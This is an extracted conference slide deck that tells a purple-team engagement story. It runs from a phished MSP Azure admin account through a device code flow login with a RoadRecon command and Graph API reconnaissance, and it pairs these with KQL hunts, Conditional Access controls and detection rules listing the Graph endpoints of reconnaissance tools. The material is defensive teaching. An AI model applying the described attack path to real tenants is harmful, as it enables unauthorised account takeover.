


From a cloud-only Entra account to Domain Admin - A real-life war story

Purple Teaming with Microsoft Security tools



Who am I



Security Consultant & SOC
Engineer @ The Collective



The Collective

Microsoft Security MVP

HybridBrothers.com



MC2MC



@RobbeVdDaele



RobbeVandenDaele



Robbe Van den Daele



Hybridbrothers.com


The Attack scenario

The Attack scenario




MSP Azure Admin

Customer was concerned about impact of a breached MSP Azure Cloud Admin account.




Initial Access

Get initial access to the MSP Cloud Admin



Lateral Movement

Try to move laterally through the environment and see how 'easy' we can reach the flags



Flag

The flag was set on any High Privileged Control Plane entity (Domain Admin, Global Admin, AD DC Compromise)



T1566.004 –
Spearphishing Voice

Initial Access – Spearphishing Voice



PWD & MFA Reset



Cloud Admin | Authentication methods

User

Search

[+ Add authentication method](#) [Reset password](#) [Require re-register multifactor authentication](#) [Revoke multifactor authentication sessions](#) [View authentication methods policy](#)

Overview
Audit logs
Sign-in logs
Diagnose and solve problems
Custom security attributes
Assigned roles
Administrative units
Groups
Applications
Licenses
Devices
Azure role assignments
Authentication methods
New support request

Authentication methods are the ways users sign into Microsoft Entra ID and perform self-service password reset (SSPR). The user's "default sign-in method" is the first one shown to the user when they are required to authenticate with a second factor - the user always can choose another registered, enabled authentication method to authenticate with. [Learn more](#)

Default sign-in method (Preview) ⓘ No default ✎

Usable authentication methods

Authentication method	Detail
No usable methods.	

Non-usable authentication methods

Authentication method	Detail
No non-usable methods.	

System preferred multifactor authentication method

Feature status	System preferred MFA method
Enabled	No system preferred MFA method



Allows for **PWD** and **MFA reset** for most account

Helpdesk Administrator

Can reset passwords for non-administrators and Helpdesk Administrators.

PRIVILEGED

729827e3-9c14-49f7-bb1b-9608f156bbb8

Authentication Administrator

Can access to view, set and reset authentication method information for any non-admin user.

PRIVILEGED

c4e39bd9-1100-46d3-8c65-fb160da0071f

Auth Admin limitation




Role that sensitive action can be performed upon	Auth Admin	User Admin	Privileged Auth Admin	Global Admin
Auth Admin	✓		✓	✓
Directory Readers	✓	✓	✓	✓
Global Admin			✓	✓
Groups Admin		✓	✓	✓
Guest Inviter	✓	✓	✓	✓
Helpdesk Admin		✓	✓	✓
Message Center Reader	✓	✓	✓	✓
Password Admin	✓	✓	✓	✓
Privileged Auth Admin			✓	✓
Privileged Role Admin			✓	✓
Reports Reader	✓	✓	✓	✓
User (no admin role)	✓	✓	✓	✓
User (no admin role, but member or owner of a role-assignable group)			✓	✓
User with a role scoped to a restricted management administrative unit			✓	✓
User Admin		✓	✓	✓
User Experience Success Manager	✓	✓	✓	✓
Usage Summary Reports Reader	✓	✓	✓	✓
All other built-in and custom roles			✓	✓

Only **limited** to users without **specific Entra roles**

Azure admin did **not** have these **Entra roles**

Preventive Controls



Use **Restricted Administrative Units** in Entra ID

Preventive Controls



Require device to be marked as compliant ⓘ

Include Exclude

- Any network or location
- All trusted networks and locations
- All Compliant Network locations
- Selected networks and locations

Requiring device state,
compliance device or network

Challenge for MSP Access →

- ? – Privileged Access Workstations
- ? – Virtual bastion hosts (AVD, Jumpservers)
- ? – Company VPN

Preventive Controls



Inbound access settings - MSFT

B2B collaboration B2B direct connect **Trust settings** Cross-tenant sync

Configure whether your Conditional Access policies will accept claims from other Microsoft Entra tenants when external users access your resources. The default settings are:

You'll first need to configure Conditional Access for guest users on all cloud apps if you want to require multifactor authentication or require a device to be compliant or trusted. [Learn more](#)

- Default settings
- Customize settings
- Trust multifactor authentication from Microsoft Entra tenants
- Trust compliant devices
- Trust Microsoft Entra hybrid joined devices

Trade-off via **Entra B2B**

crossTenantAccessPolicyInboundTrust resource type

Namespace: microsoft.graph

Important


APIs under the /beta version in Microsoft Graph are subject to change. Use of these APIs in production applications is not supported. To determine whether an API is available in v1.0, use the **Version** selector.

Defines the Conditional Access claims you want to accept from other Microsoft Entra organizations via your cross-tenant access policy configuration. These can be configured in your default configuration, partner-specific configuration, or both.

Properties


[Expand table](#)

Property	Type	Description
isCompliantDeviceAccepted	Boolean	Specifies whether compliant devices from external Microsoft Entra organizations are trusted.
isHybridAzureADJoinedDeviceAccepted	Boolean	Specifies whether Microsoft Entra hybrid joined devices from external Microsoft Entra organizations are trusted.
isMfaAccepted	Boolean	Specifies whether MFA from external Microsoft Entra organizations is trusted.
isCompliantNetworkAccepted	Boolean	Specifies whether compliant network from external Microsoft Entra organizations is trusted.



Initial Access – Cloud Account Login

Device Code Flow login



Device code flow


The Device Code flow gives you a code that can be used on the Microsoft login page in your web browser to sign in interactively. This will prompt you for MFA if applicable. To start this flow, you only need to specify the `--device-code` parameter. You can then provide your credentials in the browser.

```
roadrecon auth --device-code
```

To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code XXXXXXXX to authen

After you successfully logged in, the authentication flow in the app is complete.

Device Code Flow login



```
1 union SigninLogs, AADNonInteractiveUserSignInLogs
2 | where TimeGenerated > ago(1d)
3 | where ResultSignature == "SUCCESS"
4 | where AuthenticationProtocol =~ "deviceCode"
```

Hunting for Device Code
login

```
67 union SigninLogs, AADNonInteractiveUserSignInLogs
68 | where TimeGenerated > ago(90d)
69 | where ResultSignature == "SUCCESS"
70 | where AuthenticationProtocol =~ "deviceCode"
71 | distinct UserPrincipalName
72 | summarize count()
```

Getting started **Results** Query history

Export



Show empty columns

1 item

Search

00:02.715

Low



Chart type



Full screen


Filters:

Add filter

count_

> 44

Risk Signal




```
106 AADUserRiskEvents
107 | where TimeGenerated > ago(14d)
108 | where * contains Redacted
```

Getting started **Results** Query history

Export Show empty columns 2 items Search 00:15.66 Low Chart type Full screen


TimeGenerated	Activity	ActivityDateTime	AdditionalInfo	CorrelationId	DetectedDateTime
DetectionTimingType	realtime				
Id	Redacted				
IpAddress	Redacted				
LastUpdatedDateTime	Redacted				
> Location	{ "city": "Maarssebroek", "state": "Utrecht", "countryOrRegion": "NL", "geoCoordinates": "Redacted" }				
RequestId	Redacted				
RiskDetail	userPassedMFADrivenByRiskBasedPolicy				
RiskEventType	unfamiliarFeatures				
RiskLevel	low				



Device Code Login with **Risk Signal**

```
1 union SigninLogs, AADNonInteractiveUserSignInLogs
2 | where TimeGenerated > ago(1h)
3 | where ResultSignature =~ "SUCCESS"
4 | where AuthenticationProtocol =~ "deviceCode"
5 | join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(1d)) on UserPrincipalName
```

Preventive Controls



Prevention is **much better** in this case!

Block via Conditional Access

Typical exclusions:

- Teams meeting rooms
- Temporary Access Package Group

Conditions ⓘ
1 condition selected

Access controls

Grant ⓘ
Block access

Session ⓘ
0 controls selected

Device platforms ⓘ
Not configured


Locations ⓘ
Not configured

Client apps ⓘ
Not configured

Filter for devices ⓘ
Not configured

Authentication flows ⓘ
Device code flow

Enable policy
Report-only On Off



Discovery – Cloud Infrastructure




Currently still uses the **Azure AD Graph API**



Uses the **Microsoft Graph API**

Azure AD Entra ID APIs & PowerShell modules



Reference: [Dr. Nestori Syynimaa](#)

Azure AD vs Microsoft Graph API



Both the Azure AD and Microsoft Graph API's have Diagnostic tables in Entra ID!

MicrosoftGraphActivityLogs

AzureADGraphActivityLogs

Although the **AADGraphActivityLogs** table seems to be **empty** 😞

```
^ Query
  1  AADGraphActivityLogs
```

The pain of Azure AD Graph



Detecting Discovery via RoadTools (or Azure AD Graph API) is not possible due to lack of logs




Microsoft Graph API Tables



	MicrosoftGraphActivityLogs (Entra Diagnostic)	GraphAPIAuditEvents (XDR Advanced Hunting)
General		
Billable	Yes	No
Retention	90 days (default) up to 2 years	30 days (fixed)
Authorization (from token claim)		
Roles	Yes	No
Scopes	Yes	Yes
Wids (Directory Roles)	Yes	No
Authentication details		
ClientAuthMethod (Credential Type)	Yes	No
SessionId	Yes	No
SignInActivityId (UniqueTokenId)	Yes	Yes
TokenIssuedAt	Yes	No
Caller details		
DeviceId	Yes	No
IP Address	Yes	Yes
Location	Yes	Yes
UserAgent	Yes	No
Graph Activity		
API Version	Yes	Yes
ApplicationId	Yes	Yes
ClientRequestId	Yes	Yes
OperationId	Yes	Yes
RequestMethod	Yes	Yes
RequestUri	Yes	Yes
DurationMs (RequestDuration)	Yes	Yes
ResponseStatusCode	Yes	Yes
ResponseSizeBytes	Yes	No

Enumeration via Microsoft Graph API



Detective Controls – Anomaly based



<input type="checkbox"/>	Name ▾	Connector ▾
<input type="checkbox"/>	AAD Managed Identity SignIn Logs	Microsoft Entra ID
<input type="checkbox"/>	AAD Service Principal SignIn Logs	Microsoft Entra ID
<input type="checkbox"/>	Audit Logs	Microsoft Entra ID
<input type="checkbox"/>	Aws Cloud Trail	Amazon Web Services
<input type="checkbox"/>	Azure Activity	Azure Activity
<input type="checkbox"/>	Device Logon Events	Microsoft Defender XDR
<input type="checkbox"/>	GCP Audit Logs	GCP Audit Logs
<input type="checkbox"/>	Okta CL	Okta Single Sign-On (Preview)
<input type="checkbox"/>	Security Events	Security Events via Legacy Agent
<input type="checkbox"/>	Signin Logs	Microsoft Entra ID

UEBA and Anomaly rules do not seem to support MS Graph API as data sources yet

Active rules Rule templates Anomalies

+ Create ▾ Analytics workbooks ▾ Enable Disable

Search by ID, name, tactic or technique Add filter

<input type="checkbox"/>	Name	Status	Data sources	Tactics	Techniques	Last modified ↓	
<input type="checkbox"/>	UEBA Anomalous Logon in AwsCloudTrail	Enabled	Amazon Web Services	Initial Access	T1078	1/9/2025, 00:00:00	...
<input type="checkbox"/>	UEBA Anomalous Activity in Okta_CL	Enabled	Okta Single Sign-On (Preview)	Persiste +1	T1098 +1	1/9/2025, 00:00:00	...
<input type="checkbox"/>	UEBA Anomalous MFA Failures in Okta_CL	Enabled	Okta Single Sign-On (Preview)	Persiste +1	T1078 +1	1/9/2025, 00:00:00	...
<input type="checkbox"/>	UEBA Anomalous Activity in GCP Audit Logs	Enabled		Discovery	T1087 +1	1/9/2025, 00:00:00	...
<input type="checkbox"/>	UEBA Anomalous File Activity	Enabled	Microsoft Defender XDR +1	Exfiltrat +1	T1530 +1	28/8/2025, 00:00:00	...
<input type="checkbox"/>	UEBA Anomalous Authentication	Enabled	Microsoft Entra ID +1	Initial Access	T1078	28/8/2025, 00:00:00	...
<input type="checkbox"/>	Suspicious volume of AWS API calls from Non-AWS sourc...	Enabled	Amazon Web Services	Initial Access	T1078	31/7/2025, 00:00:00	...
<input type="checkbox"/>	UEBA Anomalous Account Deletion	Enabled	Microsoft Entra ID	Impact	T1531	2/7/2025, 00:00:00	...

Detective Controls – Tool based



Detection rule by Fabian Bader based on endpoints used by GraphRunner

AzSentinelQueries / AnalyticsRules / GraphRunnerReconnaissanceDetected.yaml

Fabian Bader Add link to blog

78f898f · 2 years ago History

Code Blame 97 lines (96 loc) · 4.23 KB

Raw Copy Download Edit View

```
1 id: c1d23904-a136-4794-b6fb-d5b3fc98e2d4
2 name: GraphRunner reconnaissance detected
3 version: 1.0.0
4 kind: Scheduled
5 description: |-
6   Microsoft Graph queries that are similar to GraphRunner where detected in your environment. An attacker might have started with the reconnaissance stage of an attack in your environment. This requires access to a comp
7
8   https://github.com/daftack/GraphRunner
9   https://www.blackhillsinfosec.com/introducing-graphrunner/
10 severity: Medium
11 queryFrequency: 30m
12 queryPeriod: 40m
13 triggerOperator: gt
14 triggerThreshold: 0
15 tactics:
16   - Reconnaissance
17   - InitialAccess
18 relevantTechniques:
19   - T1595
20   - T1589
21   - T1591
22   - T1078
23 query: |-
24 let GraphRunnerQueries = dynamic([
25   "https://graph.microsoft.com/version/groups/<UUID>/members",
26   "https://graph.microsoft.com/version/users/<UUID>",
27   "https://graph.microsoft.com/version/users",
28   "https://graph.microsoft.com/version/users/",
29   "https://graph.microsoft.com/version/search/query",
30   "https://graph.microsoft.com/version/servicePrincipals(appId='<UUID>')/appRoleAssignedTo",
31   "https://graph.microsoft.com/version/servicePrincipals",
32   "https://graph.microsoft.com/version/servicePrincipals/<UUID>",
33   "https://graph.microsoft.com/version/organization",
34   "https://graph.microsoft.com/version/groups",
35   "https://graph.microsoft.com/version/applications",
36   "https://graph.microsoft.com/version/policies/authorizationPolicy"
37 ])
```

Detective Controls – Tool based



```
Fabian Bader Switch from IpAddress to IPAddress as defined in the new schema 0c2ee0e · 3 years ago History
```

```
Code Blame 104 lines (104 loc) · 5.08 KB
```

```
1 id: 0833c2f0-036c-479b-90c4-59bd98f8c698
2 name: Purple Knight reconnaissance detected
3 version: 1.0.0
4 kind: Scheduled
5 description: Microsoft Graph queries that are similar to Purple Knight where detected in your environment. An attacker might have started with the reconnaissance stage of an attack in your environment. This re
6 severity: Medium
7 queryFrequency: 30m
8 queryPeriod: 40m
9 triggerOperator: gt
10 triggerThreshold: 0
11 tactics:
12 - Reconnaissance
13 - InitialAccess
14 relevantTechniques:
15 - T1595
16 - T1589
17 - T1591
18 - T1078
19 query: |-
20 let GraphQueries = dynamic([
21   "https://graph.microsoft.com/version/servicePrincipals/<UUID>/appRoleAssignments",
22   "https://graph.microsoft.com/version/roleManagement/directory/roleEligibilityScheduleInstances",
23   "https://graph.microsoft.com/version/servicePrincipals/",
24   "https://graph.microsoft.com/version/roleManagement/directory/roleAssignments",
25   "https://graph.microsoft.com/version/users/<UUID>/memberOf",
26   "https://graph.microsoft.com/version/directoryRoles/roleTemplateId=<UUID>/members",
27   "https://graph.microsoft.com/version/directoryObjects/<UUID>",
28   "https://graph.microsoft.com/version/identity/conditionalAccess/policies",
29   "https://graph.microsoft.com/version/policies/authorizationPolicy",
30   "https://graph.microsoft.com/version/policies/identitySecurityDefaultsEnforcementPolicy",
31   "https://graph.microsoft.com/version/organization",
32   "https://graph.microsoft.com/version/users",
33   "https://graph.microsoft.com/version/reports/credentialUserRegistrationDetails",
34   "https://graph.microsoft.com/version/directoryRoles",
